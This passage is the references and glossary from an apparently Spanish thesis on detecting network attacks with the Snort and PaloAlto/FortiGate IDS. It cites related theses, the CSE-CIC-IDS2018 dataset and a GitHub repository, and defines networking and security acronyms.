- [30] J. G. Clavero, «Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques,» 2024.
- [31] UNB, «CSE-CIC-IDS2018,» 2018. [En línea]. Available: <https://www.unb.ca/cic/datasets/ids-2018.html>. [Último acceso: 2024].
- [32] A. G. Coronado, «Detección en fase temprana de ciberataques con rastro en red,» 2022.
- [33] A. M. Pérez, «Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto NGFW,» 2024.
- [34] J. F. Martín, «Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz

MITRE ATT&CK mediante Caldera,» 2022.

- [35] MichalSzalkowski, «LSM_API_service,» [En línea]. Available: http://michalszalkowski.com/security/windows/pipe/lsm_api_service/. [Último acceso: 2024].
- [36] Wireshark, «CaptureSetup/Bluetooth,» 2020. [En línea]. Available: <https://wiki.wireshark.org/CaptureSetup/Bluetooth>. [Último acceso: 2024].
- [37] A. M. P. Javier García Borja, «Snort-FG-PA-Analisis_Capacidad_deteccion_Ataques_red,» 2024. [En línea]. Available: https://github.com/javgarbor10/Snort-FG-PA-Analisis_Capacidad_deteccion_Ataques_red.

GLOSARIO

ADDS: Active Directory Domain Services

API: Application Programming Interface

BBDD: Base de Datos

BITS: Background Intelligent Transfer Service

C&C / C2: Command and Control

CSV: Comma Separated Values (hojas de cálculo)

DAD: Duplicate Address Detection

DC: Domain Controller

DCERCP: DCE Remote Procedure Call

DHCP: Dynamic Host Configuration Protocol

DNS: Domain Name System

DoS: Denegation of Service

EAP: Extensible Authentication Protocol

EAPOL: Extensible Authentication Protocol over LAN

E-R: Entity-Relational

Exploit-Kit: paquete software preparado para aprovechar una vulnerabilidad concreta informática

FG: Abreviatura de FortiGate

FP: False Positive

FTP: File Transfer Protocol

HTML: HyperText Markup Language

HTTP: HyperText Transfer Protocol

ICMP: Internet Control Message Protocol

ICMPv6: Internet Control Message Protocol version 6

ICS: Industrial Control System

IDS: Intrusion Detection System

IMAP: Internet Message Access Protocol

IRC: Internet Relay Chat

LDAP: Lightweight Directory Access Protocol

MAC: Media Access Control

MiM: Man in the Middle

MTU: Maximum Transmission Unit

NA: Neighbour Advertisement

NBNS: NetBIOS Name Service

NFS: Network File System

NS: Neighbour Solicitation

OSI: Open Source Initiative

OSINT: Open Source INTelligence

POP3: Post Office Protocol version 3

RAT: Remote Access Tool

RDP: Remote Desktop Protocol

RESTful: programas basados en la tecnología REST (Representational State Transfer)

RuleSet: Combinación de paquetes de Reglas de Snort

SID: Snort ID

SCTP: Stream Control Transmission Protocol

SMB: Server Message Block

SMTP: Simple Mail Transfer Protocol

SPN: Service Principle Name (ADDS)

STP: Spanning-Tree Protocol

SYN: Bandera de paquetes TCP usada para la sincronización de sesiones (SYNchronization)

TCP: Transmission Control Protocol

TFTP: Trivial File Transfer Protocol

TLS: Transport Layer Security

TP: True Positive

TTL: Time To Live

URL: Uniform Resource Locator

VLAN: Virtual LAN (Local Area Network)

VPN: Virtual Private Network

WinRM: Windows Remote Management

WEP: Wired Equivalent Privacy

XSS: Cross-site Scripting